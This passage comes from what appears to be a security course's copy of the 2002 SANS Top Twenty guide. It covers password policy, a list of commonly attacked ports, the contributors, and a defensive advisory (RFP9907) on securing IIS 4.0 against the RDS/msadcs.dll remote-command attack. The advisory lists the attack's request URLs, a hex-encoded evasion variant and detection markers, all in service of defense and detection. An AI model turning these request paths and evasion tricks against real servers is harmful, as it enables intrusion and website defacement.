U10.5 How to Protect Against It

The best and most appropriate defense against password weaknesses is a strong policy which includes thorough instructions to engender good password habits and proactive checking of password integrity.

1. *Assure that Passwords are Strong*. Given enough hardware and enough time, any password can be cracked by brute force. But there are simpler and very successful ways to learn passwords without such expense. Password crackers employ what are known as dictionary-style attacks. Since encryption methods are known, cracking utilities simply compare the encrypted form of a password against the encrypted forms of dictionary words (in many languages), proper names, and permutations of both. Therefore a password whose root in any way resembles such a word is highly susceptible to a dictionary attack. Many organizations instruct users to generate passwords by including combinations of alphanumeric and special characters, and users more often than not adhere by taking a word ("password") and converting letters to numbers or special characters ("pa$$w0rd"). Such permutations cannot protect against a dictionary attack: "pa$$w0rd" is as likely to be cracked as "password."

   A good password, therefore cannot have a word or proper name as its root. A strong password policy should direct users to generate passwords from something more random, like a phrase, or the title of a book or song. By concatenating a longer string (taking the first letter of each word, or substituting a special character for a word, removing all the vowels, etc.), users can generate sufficiently long strings which combine alphanumeric and special characters in a way which dictionary attacks will have great difficulty cracking. And if the string is easy to remember, then the password should be as well.

   Once users are given the proper instructions for generating good passwords, procedures should be put in place to assure that these instructions are followed. The best way to do this is by validating the password whenever the user changes it. Most flavors of Unix can use Npasswd as a front-end to check entered passwords against your password policy. PAM-enabled systems can also be extended to include cracklib (the libraries which accompany Crack).

   If passwords cannot be verified against dictionary libraries when they are entered, then

cracking utilities should be run in a stand-alone mode as part of routine scanning. *AGAIN PLEASE NOTE: Never run a password scanner, even on systems for which you have root-like access, without explicit and preferably written permission from your employer. Administrators with the most benevolent of intentions have been fired for running password cracking tools without authority to do so.* Once you have acquired authority to run cracking utilities on your system, do so regularly on a protected machine. Users whose passwords are cracked should be notified confidentially and given instructions on how to choose a good password. Administrators and management should develop these procedures together, so that management can provide assistance when users do not respond to these notifications.

Another way to protect against nonexistent or weak passwords is to use an alternative form of authentication such as password-generating tokens or biometrics. If you are having trouble with weak passwords, use an alternative means of authenticating users.

2. *Protect Strong Passwords.* If you store password hashes in `/etc/passwd`, update your system to use use `/etc/shadow`. If your system runs NIS or LDAP in such a way that hashes cannot be protected, anyone (even non-authenticated users) can read your password hashes and attempt cracking. You should therefore secure proper permission and run proactive cracking as a regular practice.

   Even if passwords themselves are strong, accounts can be compromised if users do not protect their passwords. Good policy should include instructions that a user should never tell his or her password to anyone else, should never write a password down where it could be read by others, and should properly secure any files in which a password is stored to automate authentication (passwords are easier to protect when this practice is only used when absolutely necessary). Password aging should be enforced so that any passwords which slip through these rules are only vulnerable for a short window of time, and old passwords should not be reused. Make sure that the users are given warning and chances to change their password before it expires. When faced with the message: "your password has expired and must be changed," users will tend to pick a bad password.

3. *Tightly Control Accounts.*

   - Any service-based or administrative accounts not in use should be disabled or removed. Any service-based or administrative accounts which are used should be given new and strong passwords.
   - Audit the accounts on your systems and create a master list. Do not forget to check passwords on systems like routers and Internet-connected digital printers, copiers and printer controllers.
   - Develop procedures for adding authorized accounts to the list, and for removing accounts when they are no longer in use.
   - Validate the list on a regular basis to make sure no new accounts have been added and that unused accounts have been removed.
   - Have rigid procedures for removing accounts when employees or contractors leave, or when the accounts are no longer required.

4. *Maintain Strong Password Policy for the Enterprise.* In addition to operating system or network service-level controls, there are comprehensive tools available to help manage good password policy. Symantec's Enterprise Security Manager (ESM) is a host-based monitoring tool that monitors any changes in policy, new account creation, and password strength. ESM will also attempt to crack passwords as it is performing a policy run on your network. ESM uses a client-manager environment: the agent is placed on the servers or workstations which in turn report to a centralized manager. Using a remote console, logs can be viewed and reports generated of the current status of the enterprise. ESM will monitor the audit logs and any change that has been made to the baseline of your network.

Back to Top ^

Appendix A – Common Vulnerable Ports

In this section, we list ports that are commonly probed and attacked. Blocking these ports is a minimum requirement for perimeter security, not a comprehensive firewall specification list. A far

better rule is to block all unused ports. And even if you believe these ports are blocked, you should still actively monitor them to detect intrusion attempts. A warning is also in order: Blocking some of the ports in the following list may disable needed services. Please consider the potential effects of these recommendations before implementing them.

Keep in mind that blocking these ports is not a substitute for a comprehensive security solution. Even if the ports are blocked, an attacker who has gained access to your network via other means (a dial-up modem, a trojan e-mail attachment, or a person who is an organization insider, for example) can exploit these ports if not properly secured on every host system in your organization.

1. Login services-- telnet (23/tcp), SSH (22/tcp), FTP (21/tcp), NetBIOS (139/tcp), rlogin et al (512/tcp through 514/tcp)
2. RPC and NFS-- Portmap/rpcbind (111/tcp and 111/udp), NFS (2049/tcp and 2049/udp), lockd (4045/tcp and 4045/udp)
3. NetBIOS in Windows NT -- 135 (tcp and udp), 137 (udp), 138 (udp), 139 (tcp). Windows 2000 – earlier ports plus 445(tcp and udp)
4. X Windows -- 6000/tcp through 6255/tcp
5. Naming services-- DNS (53/udp) to all machines which are not DNS servers, DNS zone transfers (53/tcp) except from external secondaries, LDAP (389/tcp and 389/udp)
6. Mail-- SMTP (25/tcp) to all machines, which are not external mail relays, POP (109/tcp and 110/tcp), IMAP (143/tcp)
7. Web-- HTTP (80/tcp) and SSL (443/tcp) except to external Web servers, may also want to block common high-order HTTP port choices (8000/tcp, 8080/tcp, 8888/tcp, etc.)
8. "Small Services"-- ports below 20/tcp and 20/udp, time (37/tcp and 37/udp)
9. Miscellaneous-- TFTP (69/udp), finger (79/tcp), NNTP (119/tcp), NTP (123/udp), LPD (515/tcp), syslog (514/udp), SNMP (161/tcp and 161/udp, 162/tcp and 162/udp), BGP (179/tcp), SOCKS (1080/tcp)
10. ICMP-- block incoming echo request (ping and Windows traceroute), block outgoing echo replies, time exceeded, and destination unreachable messages **except** "packet too big" messages (type 3, code 4). (This item assumes that you are willing to forego the legitimate uses of ICMP echo request in order to block some known malicious uses.)

In addition to these ports, block "spoofed" addresses-- packets coming from outside your company sourced from internal addresses, private (RFC1918 and network 127) and IANA reserved addresses. Also block source routed packets or any packets with IP options set.

Back to Top ^

Appendix B – The Experts Who Helped Create The Top Twenty Vulnerable Service Lists

Jeff Campione, Federal Reserve Board - Editor
Eric Cole, Editor, 2001 Edition
Ryan C. Barnett, Department of the Treasury/ATF
Chris Benjes, National Security Agency
Matt Bishop, University of California, Davis
Chris Brenton, SANS Institute
Pedro Paulo Ferreira Bueno, Open Communications Security, Brazil
Anton Chuvakin, Ph.D., netForensics
Rob Clyde, Symantec
Dr. Fred Cohen, Sandia National Laboratories
Gerhard Eschelbeck, Qualys
Dan Ingevaldson, Internet Security Systems
Erik Kamerling, Pragmeta Networks
Gary Kessler, Gary Kessler Associates
Valdis Kletnieks, Virginia Tech CIRT
Alexander Kotkov - CCH Legal Information
Nick Main, Cerberus IT, Australia
Jose Marquez, Alutiiq Security and Technology
Christopher Misra, University of Massachusetts
Stephen Northcutt, SANS Institute
Craig Ozancin, Symantec
Alan Paller, SANS Institute
Ross Patel, Afentis, UK
Marcus Ranum, ranum.com
Ed Ray - MMICMAN LLC
Chris Rouland, Internet Security Systems
Bruce Schneier, Counterpane Internet Security Inc.
Greg Shipley, Neohapsis
Ed Skoudis, Predictive Systems
Gene Spafford, Purdue University CERIAS
Koon Yaw Tan, Infocomm Development Authority of Singapore
Mike Torregrossa, University of Arizona

Services
Jamie Lau, Internet Security Systems
Scott Lawler, Veridias Information Solutions
Jeni Li, Arizona State University
Viriya Upatising, Loxley Information Services, Thailand
Rick Wanner, CGI Information Systems and Management Consultants

People who helped prioritize the individual CVE entries to help define the tests to be used in the Top 20 scanners. For details on the process used, see www.sans.org/top20/testing.pdf

Charles Ajani, Standard Chartered Bank, London, UK
Steven Anderson, Computer Sciences Corporation, North Kingstown RI
John Benninghoff, RBC Dain Rauscher, Minneapolis MN
Layne Bro, BEA Systems, Denver CO
Thomas Buehlmann, Phoenix AZ
Ed Chan, NASA Ames Research Center, San Jose CA
Andrew Clarke, Computer Solutions, White Plains NY
Brian Coogan, ManageSoft, Melbourne Australia
Paul Docherty, Portcullis Computer Security Limited,UK
Arian Evans, U.S. Central Credit Union, Overland Park KS
Rich Fuchs, Research Libraries Group, Mountain View CA
Mark Gibbons, International Network Services, Minneapolis MN
Dan Goldberg, Rochester NY
Shan Hemphill, Sacramento CA
Michael Hensing, Charlotte, NC, Microsoft
Simon Horn, Brisbane Australia
Bruce Howard, Kanwal Computing Solutions, Jilliby NSW Australia
Tyler Hudak, Akron OH
Delbert Hundley, MPRI Division of L-3COM, Norfolk VA
Chyuan-Horng Jang, Oak Brook IL
Kim Kelly, The George Washington University, Washington DC
Martin Khoo, Singapore Computer Emergency Response Team (SingCERT), Singapore
Susan Koski, Pittsburgh PA
Kevin Liston, AT&T, Columbus OH
André Mariën, Ubizen, Belgium
Fran McGowran, Deloitte & Touche, Dublin, Ireland, UK
Derek Milroy, Zurich North America, Chicago IL
Bruce Moore, Canadian Forces Network Operations Center, DND, Ottawa Canada
Castor Morales, Ft. Lauderdale FL
Luis Perez, Boston MA
Reg Quinton, University of Waterloo, Ontario Canada
Bartek Raszczyk, UWM Olsztyn, Olsztyn Poland
Teppo Rissanen, Plasec Oy, Helsinki Finland
Alan Rouse, N2 Broadband, Duluth GA
Denis Sanche, PWGSC ITSD/IPC, Hull, QC Canada
Felix Schallock, Ernst & Young, Vienna, Austria
Gaston Sloover, Fidelitas, Buenos Aires Argentina
Arthur Spencer, UMASS Medical School, Worcester MA
Rick Squires
Jeff Stehlin, HP
Koon Yaw TAN, Infocomm Development Authority of Singapore, Singapore
Steven Weil, Seitel Leeds & Associates, Seattle WA
Lance Wilson, Time Warner Cable/Broadband IS, Orlando FL
Andrew Wortman, Naval Research Laboratory, Washington DC
Carlos Zottman, Superior Tribunal de Justiça, Brasilia Brazil

Additional security experts who helped with the 2001 Top Twenty and 2000 Top Ten lists which provided the foundation on which the 2002 Top Twenty is built.

Billy Austin, Intrusion.com
Phil Benchoff, Virginia Tech CIRT
Tina Bird, Counterpane Internet Security Inc.
Lee Brotzman, NASIRC Allied Technology Group Inc.
Mary Chaddock
Steve Christey, MITRE
Scott Conti, University of Massachusetts
Kelly Cooper, Genuity
Scott Craig, KMart
Sten Drescher, Tivoli Systems
Kathy Fithen, CERT Coordination Center
Nick FitzGerald, Computer Virus Consulting Ltd.
Igor Gashinsky, NetSec Inc.
Bill Hancock, Exodus Communications
Robert Harris, EDS
Shawn Hernan, CERT Coordination Center
Peter Mell, National Institutes of Standards and Technology
Larry Merritt, National Security Agency
Mudge, @stake
Tim Mullen, AnchorIS.com
Ron Nguyen, Ernst & Young
David Nolan, Arch Paging
Hal Pomeranz, Deer Run Associates
Chris Prosise, Foundstone Inc.
Jim Ransome
RAZOR Research - BindView Development
Martin Roesch, Snort
Vince Rowe, FBI, NIPC
Marcus Sachs, JTF-CNO US Department of Defense
Tony Sager, National Security Agency
Gene Schultz, Lawrence Berkeley Laboratory

Bill Hill, MITRE
Ron Jarrell, Virginia Tech CIRT
Jesper Johansson, Boston University
Christopher Klaus, Internet Security Systems
Clint Kreitner, Center for Internet Security
Jimmy Kuo, Network Associates Inc.
Jim Magdych, Network Associates Inc.
Dave Mann, BindView
Randy Marchany, Virginia Tech
Mark Martinec "Jozef Stefan" Institute
William McConnell, Trend Consulting Services
Eric Schultze, Foundstone
Derek Simmel, Carnegie Mellon University
Ed Skoudis, Predictive Systems
Lance Spitzner, Sun Microsystems, GESS Team
Wayne Stenson, Honeywell
Jeff Stutzman
Frank Swift
Bob Todd, Advanced Research Corporation
Jeff Tricoli, FBI NIPC
Laurie Zirkle, Virginia Tech CIRT

Back to Top ^

RDS/IIS 4.0 Exploit (Attackes and Defendes)

```
--- Advisory RFP9907 ---------------------------- rfp.labs -----------

         You, your servers, RDS, and thousands of script kiddies
                  ..how to keep your website intact..
                     (Defending against RDS attacks)

------------------------------ rain forest puppy / rfp@wiretrip.net ---

Table of contents:
        - 1. Problem
        - 2. Solutions
        - 3. Situations
        - 4. Detecting msadc.pl
        - 5. Conclusion
        - 6. Resources

-------------------------------------------------------------------------

Don't have time to read this?  Then all you need to do is delete the
following file:

        ?:\Program Files\Common Files\System\Msadc\msadcs.dll

Quick and dirty RDS disablement.  (If you need RDS, you better read on)

-------------------------------------------------------------------------

----[ 1. Problem

        .gov, .mil, and even microsoft.com haven fallen lately to the
hands of website defacers.  Turns out, it's all been because of RDS.  Now,
sure, IIS 4.0 is pretty much exploitable right out of the box, but
Microsoft has released not one, not two, but *three* different patches,
plus re-released the same advisory numerous times.  And it's still a
problem.

        So we need education.  There's a lot of speculation floating
around out there as to what and how you should fix yourself.  Since I
wrote the exploit for RDS, and have researched it quite a bit, I'd like to
```

share my findings, in an effort to put this issue to rest.

The problem is basically Jet 3.5 allows calls to VBA's shell() function, which lets you run shell commands (this was documented in RFP9901: NT ODBC remote vulnerabilities, available at:

http://www.wiretrip.net/rfp/p/doc.asp?id=3&iface=2

). Now, IIS 4.0, by default, installs MDAC 1.5. This includes RDS, which allows for remote access to ODBC components over the web, through one particular .DLL located at /msadc/msadcs.dll (this is documented in RFP9902: RDS/IIS vulnerability and exploit, available at:

http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=2

). So you see it's a two-part problem. There is also an additional third element, where sample pages installed by various RDS SDK packages include a sample component named VbBusObj, which allows you to bypass some of Microsoft's recommended fixes (this is also documented in RFP9902).

We shall touch on all of these elements.

----[2. Solutions

The problem is that there's too many solutions, and there's many different combinations of usages. I'll try to detail as many as possible. Also, for simplicity I've mirrored all important binaries (i386 only) on my website, just in case you can't get to www.microsoft.com, etc.

-Solution #1: move cmd.exe (ULG recommended fix)
http://www.aviary-mag.com/News/Powerful_Exploit/ULG_Fix/ulg_fix.html

I commend ULG for helping out, however this solution has a problem. True that mdac.pl is hardcoded to use cmd.exe (or command.com for that matter). However, I want it known that

CMD.EXE IS NOT REQUIRED FOR THE EXPLOIT TO WORK

I used it for shear compatibility. If you don't believe me, try it yourself. Edit mdac.pl to not submit the 'cmd /c' string. You can still supply any executable name (for example, 'rdisk'). Just remember, if you don't use cmd.exe, then you can't use commands like 'copy', and features such as file redirection (' > file.out'). These are only provided by using cmd.exe.

Also note that moving cmd.exe/command.com is merely security through obscurity. If the hacker finds where you put it, they can still use it. And adjusting the permissions on it to disallow System access may break applications. I would use this solution with extreme caution (considering there are other patches, I would use those instead).

-Solution #2: upgrade from MDAC 1.5 to 2.0

MDAC 2.0 moves from Jet 3.5 to Jet 3.52. This is still vulnerable to the VBA shell() attack (which is essential to the exploit), and does not disable RDS by default. In fact, I believe it will reinstall RDS if you removed it. Some notable things:

* default Jet engine becomes 3.52 (still vulnerable)
* allows custom handler support (to stop anonymous RDS usage)
* creates Microsoft.Jet.OLEDB.3.51* providers

Now, this solution, in it's default form, is not good. You minimally need to enable the custom handler support. This is simply a registry key, found at:

```
        HKEY_LOCAL_MACHINE\Software\Microsoft\DataFactory\HandlerInfo\

Keyname: HandlerRequired
Value:   DWORD:1 (safe) or 0 (unsafe)

It is recommended you change this to 1.  This is also what is accomplished
by using the 'handsafe.exe/.reg' fix provided by Microsoft.  You can get
this file from my website at:

        http://www.wiretrip.net/rfp/bins/msadc/handsafe.exe

When ran, this file will produce another file named handsafe.rem.  Rename
this to handsafe.reg, and then double-click to import it into the registry
(which will change the above mentioned key to a value of 1).

Now, while protected via remote RDS attack, you're still vulnerable to all
other forms of ODBC attack, which include trojan Excel, Word, and Access
files, other rogue applications, etc.  This should be considered
insufficient.

Creation of the Microsoft.Jet.OLEDB.3.51* providers is important, and
I'll get back to this.



-Solution #3: upgrade from MDAC 1.5 to 2.1 (any level)

MDAC 2.1 moves from Jet 3.5 to Jet 4.0 engine, which is not exploitable.
However, there are compatibility issues, due to the differences between
3.5 and 4.0.  Many people have avoided upgrading because of these
incompatibilites.  Not to mention some stability issues with the earlier
2.1 line as well.  Some notables:

* default Jet engine becomes 4.0 (not vulnerable)
* allows custom handler support (to stop anonymous RDS usage)

However, custom handlers are not turned on by default.  You need to set
the above mentioned registry key (HandlerRequired) to a value of 1, either
by using regedit or the handsafe.exe/.reg fix.



-Solution #4: upgrade from MDAC 1.5 to 2.0 to 2.1

Now, if you were a good little admin, you should have kept up to date on
your installs, upgrading as you went along.  If you did, you will have
succumbed to the full upgrade route.  The same problems exist as do
upgrading straight to 2.1 (as mentioned above)--you still need to enable
the 'HandlerRequired' registry key.  Also remember that 2.1 used Jet 4.0
(not vulnerable) as the default engine.  However, since you breezed
through the 2.0 install, you have the Microsoft.Jet.OLEDB.3.51 providers.
This means applications (including RDS) have a hook to call the old
(exploitable) Jet 3.51 engine!

You should remove these old hooks/providers.  One method is to remove the
following registry entries:

        HKEY_CLASSES_ROOT\Microsoft.Jet.OLEDB.3.51
        HKEY_CLASSES_ROOT\Microsoft.Jet.OLEDB.3.51Errors

However, you're still faced with compatibility issues of using the 4.0
engine.  So this isn't the greatest solution.


-Solution #5: install JetCopkg.exe (MS99-030)

JetCopkg.exe is a modified Jet 3.5 engine that has safety features enabled
```

in it to prevent exploitation, referred to as 'sandbox' mode. This safety feature is controlled by the following registry key:

HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\3.5\engines\SandboxMode

With the following values:
0 disabled
1 enable for Access, disable for everything else
2 disable for Access, enable for everything else (default)
3 enable for everything

(Note 1: 'xxx for Access' means for use with Microsoft Access program)

(Note 2: this is all explained in:
http://support.microsoft.com/support/kb/articles/q239/1/04.asp)

(Note 3: the default permissions on this key are insecure! You should change 'Authenticated Users' to 'Read Only' for this key. For many examples how the weakness of this key can cause problems, see a great email by Eric Shultze, posted on my website at:

http://www.wiretrip.net/rfp/p/doc.asp?id=11&iface=2
)

A value of 2 or 3 will keep the exploits out. So, IMHO

THIS IS THE PROPER, RECOMMENDED SOLUTION

Since it's still the same Jet 3.5 engine, you should have no compatibility problems. However, this does not close RDS. While you won't be exploited, it means an attacker can still have remote anonymous access to your datasources. Which means he can mess with your data, which still isn't good. So you need to do something about RDS. I suggest either disabling RDS (see below), or upgrading to MDAC 2.0 (however, upgrade to MDAC 2.0 first, then JetCopkg). By upgrading to MDAC 2.0, you'll gain handler control, where you can deny anonymous access.

-Solution #6: remove/disable RDS support

This is your best bet, when used in combination with JetCopkg (mentioned above). If you can't install system-modifying packages (due to Y2K lockdown, etc), you can at least cut off remote exploitation potential by disabling RDS. You can do this the very crude and dirty way by deleting:

?:\Program Files\Common Files\System\Msadc\msadcs.dll

This is the .DLL that provides the RDS interface. However, it is much more recommended that you take a few extra moments and clear it up right. This includes:

* Remove the /msadc virtual directory mapping from IIS. To do this, open up the Microsoft Management Console/Internet Service Manager. Then:
  * Go to 'Internet Information Server'
  * Select the proper system
  * Select 'Default Web Site'
  * Select 'msadc'
  * Either hit the 'Del' key, or click the delete icon
  * Are you sure? Yes.

* Remove the following registry key:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W3SVC
\Parameters\ADCLaunch

(Note: line is wrapped for clarity)

* Delete all files and subdirectories in:

        ?:\Program Files\Common Files\System\Msadc

----[3. Situations

-Situation #1: I need RDS support!

Ugh, sorry to hear that. But ok, this is doable. You need to at least
upgrade to MDAC 2.0. If you have backwards-compatibility issues, then
MDAC 2.0 with JetCopkg should do the job, otherwise shoot for MDAC 2.1.

Make sure you enable the 'HandlerRequired' registry key (explained
above). Also make sure you remove the RDS samples, if available (see
below). Microsoft also recommends disabling Anonymous Access for the
/msadc directory for the default web site under the MMC. Lastly, you need
to implement a custom handler. Information on doing such is available at:

        http://www.microsoft.com/Data/ado/rds/custhand.htm

-Situation #2: I'm all locked down, except for those sample scripts...

                            VERY IMPORTANT

Using custom handlers is the only way to stop anonymous access to RDS
without disabling RDS entirely. However, if the RDS samples are installed
(found at:

        ?:\Program Files\Common Files\System\Msadc\Samples

) then an object included with the sample files (VbBusObj) can be used to
bypass the custom handlers! In fact, there is no reason at all this
should be on a production server, and should be removed. It's a two-step
process:

* Delete the following subdirectory (EVERYTHING in it):

        ?:\Progam Files\Comman Files\System\Msadc\Samples

* Remove the following registry key:

        HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W3SVC
              \Parameters\ADCLaunch\VbBusObj.VbBusObjCls

That will remove the VbBusObj object, and prevent people from bypassing
your custom handlers.

----[4. Detecting msadc.pl

        Detecting activity by msadc.pl version 1 and 2 isn't all that
hard. However, I'm assuming the exploit as it exists now--there are
modifications possible that will make detection harder. I'm only going to
focus on the exploit as I wrote it.

        First off, the script will do a GET request to /msadc/msadcs.dll
on the target webserver. If it exists, it will proceed; otherwise, it
spits out an error message and exits. This initial GET request should be
logged in your webserver access logs, per the usual. Note that 'skilled
users' may change this to a HEAD or POST request, and may use some
obfuscation techniques on the URL (like hex-encoding). But it will still
be logged. The key is noticing msadcs.dll with no paramters (explained in

a second)...this means someone is looking, but not using (yet). As far as RDS is concerned, no one should ever be just 'looking'. Valid users will use it straight out. So calling msadcs.dll with no parameters should be flagged as suspicious.

If msadcs.dll exists (determined by returning a particular response), then it asks the user what command to run. By default, msadc.pl will prepend 'cmd /c' or 'command /c', for compatibility. This means it is dependant on cmd.exe or command.com. However, again, 'skilled users' can modify the script to not require either.

Next the script actually starts making RDS queries. It does so using POST requests to one of the following URLs:

Normal query:
/msadc/msadcs.dll/ActiveDataFactory.Query

VbBusObj to bypass custom handlers:
/msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetRecordset

Query VbBusObj for NetBIOS name:
/msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName

Now, if you are using RDS for legitimate purposes, then the ActiveDataFactory.Query URL is normal. However, no one should be using VbBusObj, so the other two URLs should be instantly flagged as an attack. Remember that grep'ing your logs for 'VbBusObj' isn't going to do it--'skilled users' can hex-encode the URL to read something like:

/%6Dsadc/%6Dsadcs.dll/V%62BusO%62j.V%62BusO%62jCls.GetRecordset

(this is just one example)

Notice how the string is now broken up. Therefore purely relying on a 'grep' to find problems may not be enough.

At this point, I want to also point out two other tidbits:

* the default msadc.pl script uses 'ACTIVEDATA' as the User-Agent. This can serve as a flag--however, the normal RDS control also uses this tag as the User-Agent, therefore it may not be possible to distinguish from normal traffic.

* the default msadc.pl script uses '!ADM!ROX!YOUR!WORLD!' as the MIME separator string. While this isn't logged anywhere, some IDSes (like Dragon; www.securitywizards.com) use this to detect attacks on the wire.

By default, the script tries to use local .MDB files found on the server. If one is found, it will create a table named 'AZZ' within the .MDB. It does not delete the table afterward, so you can check all .MDB files for tables named 'AZZ'. However, version 2 of msadc.pl allows for a different query type that may not create the 'AZZ' table, and may not even use local .MDBs (UNC support).

----[5. Conclusion

Ok, yet another night where I go without sleep to type up an advisory. I really need to stop this. The things I do for you people. ;)

The best indication that you've been attacked by RDS is that your website reads something along the lines seen on my homepage, at:

http://www.wiretrip.net/rfp/

It's not that hard. Minimally, delete a file, and you're pretty safe.

```
Then you can rest assured you won't be the next defaced website on
Attrition.

Go forth and patch,

.rain.forest.puppy.


----[ 6. Resources


- Office 97/Jet 3.5 update binary (i386)
  http://www.wiretrip.net/rfp/bins/msadc/jetcopkg.exe
  http://officeupdate.microsoft.com/isapi/gooffupd.asp
        ?TARGET=/downloaditems/JetCopkg.exe


- Microsoft Universal Data Access homepage
  http://www.microsoft.com/data/


- MDAC 2.1.2.4202.3 (GA) (aka MDAC 2.1 sp2) update (i386)
  http://www.wiretrip.net/rfp/bins/msadc/mdac_typ.exe
  http://www.microsoft.com/data/download_21242023.htm


- MDAC 2.1.1.3711.11 (GA) (aka MDAC 2.1 sp1) hotfix
  http://www.microsoft.com/data/download/jetODBC.exe


- MDAC 2.1 release manifest
  http://www.microsoft.com/data/MDAC21info/MDAC21sp2manifest.htm


- MDAC 2.1 installation FAQ
  http://www.microsoft.com/data/MDAC21info/MDACinstQ.htm


- Security Implications of RDS 1.5, IIS 3.0 or 4.0, and ODBC
  http://support.microsoft.com/support/kb/articles/q184/3/75.asp


- Unauthorized ODBC Data Access with IIS and RDS (MS99-004)
  http://www.microsoft.com/security/bulletins/ms98-004.asp


- Re-release of MS99-004 (MS99-025)
  http://www.microsoft.com/security/bulletins/ms99-025.asp


- MS99-025 FAQ (best explanation of problem by Microsoft)
  http://www.microsoft.com/security/bulletins/MS99-025faq.asp


- MS99-30: Patch available for Office ODBC Vulnerabilities
  http://www.microsoft.com/security/bulletins/ms99-030.asp


- Jet Expression Can Execute Unsafe VBA Functions
  http://support.microsoft.com/support/kb/articles/q239/1/04.asp


- Implementing Custom Handlers in RDS 2.0
  http://www.microsoft.com/Data/ado/rds/custhand.htm


- Handsafe registry patch (enables handlers)
  http://www.wiretrip.net/rfp/bins/msadc/handsafe.exe
```

```
  http://www.microsoft.com/security/bulletins/handsafe.exe


- RFP9901: NT ODBC remote compromise
  http://www.wiretrip.net/rfp/p/doc.asp?id=3&iface=2


- RFP9902: RDS/IIS 4.0 vulnerability and exploit
  http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=2


- RDS exploit (msadc.pl v1 and v2)
  http://www.wiretrip.net/rfp/p/doc.asp?id=16&iface=2


- ULG recommended fix on OSALL
  http://www.aviary-mag.com/News/Powerful_Exploit/ULG_Fix/ulg_fix.html


- CERT blurb
  http://www.cert.org/current/current_activity.html#0


- Attrition mirror of defaced websites (patch or you'll be on it!)
  http://www.attrition.org/mirror/attrition/


--- rain forest puppy / rfp@wiretrip.net ----------- ADM / wiretrip ---

       Patch your system before flipper and fuqnut get to you...

--- Advisory RFP9907 ---------------------------- rfp.labs -----------
```


Dica: No diretório: Bibliografias/RFP Labs Advisories/ do cd-rom do curso encontra-se a história completa contada, comentada e detalhada pelo descobridor desta vulnerabilidade, entre outros textos a respeito de vulnerabilidades novas e antigas.